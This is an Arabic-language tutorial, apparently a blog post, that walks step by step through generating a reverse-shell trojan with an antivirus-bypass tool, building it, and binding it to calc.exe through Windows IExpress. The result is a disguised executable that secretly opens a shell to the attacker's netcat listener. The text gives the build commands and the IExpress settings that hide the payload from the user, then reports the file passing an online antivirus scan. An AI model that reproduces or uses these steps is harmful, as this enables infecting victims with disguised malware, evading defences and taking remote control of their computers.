**Bind backdoor with exe file**

في هذي المقالة بتكلم ان شاء الله كيف تدمج ملف ضار سواء فايرول او trojan horse مع اي برنامج اخر

**بناء الملف الضار**

في البداية بنسوي trojan horse و عندي اداة تسوي هذا الشي مع تخطيات ل AV [رابط الاداة](https://github.com/kira2040k/AVBypass)​

بعد تحميلها نبدأ نسوي التروجن حقنا

go run create.go 127.0.0.1 1234 Hiaxce https://google.com/

بنلاقي التروجن في مجلد output نسوي له build طبعا الايبي و البورت تغيرهم و يفضل تغير الHiaxce لأي قيمة عادي و رابط قوقل تقدر تغيرة لأي رابط تبيه هذي فقط لتخطي بعض حمايات AV


go build shell.go

الحين خلصنا من التروجن تقدر تختبرة اذا شغال او لا فقط شغل nc مثلا بعدها شغل الshell.exe و بيجيك اتصال

**دمجة مع exe**

فيه اختصار على الويندوز اضغط windows + R و اكتب iexpress


​



​


اضغط اول خيار بعدها اول خيار مره ثانيه و بيظهر لك

​



​


الحين نحط اي عنوان نبيه و نضغط next



​

هنا بيقول لك اذا تبي رساله تجيه قبل ما يتنفذ الكود ف مثلا انا بكتب hi there بعدها بيقول لك License تقدر تسوي next علطول


​



​


الحين يطلب منك تحدد الملفين اللي تبي تدمجهم انا بختار calc.exe و shell.exe

​



​


​



​

يفضل تخلي البرنامج اللي تبي تدمجة في البداية


​



​

تختار المسار اللي تبي تحط الملف الاخير فيه و تضغط على Hide FIle....Adnimation from user


​



​

بيجيك قبلها خيار restart لا تخليه يسوي restart و هنا نحط Don't save ماراح نحتاج ملف SED و next


​



​


هذا الملف الدمج الاخير بنشغلة الحين

​



​


هذي اللي حطيناها فوق نحط yes



​

اشتغلت معي الحاسبة و shell طبعا shell و نشيك على netcat

​




​

و اشتغل الشل معنا طبيعي

​

هنا بعد مارفعته على [antiscan.me](https://antiscan.me/scan/new/result?id=EJ2LtkaZCA1g)​

​



**الملخص**

الطريقة هذي تعطيك امكانية تدمج ملفين exe او اكثر بملف واحد و لما تشغلة يشتغلون كلهم و حنا استخدمناها بطريقة ضارة تقريبا

​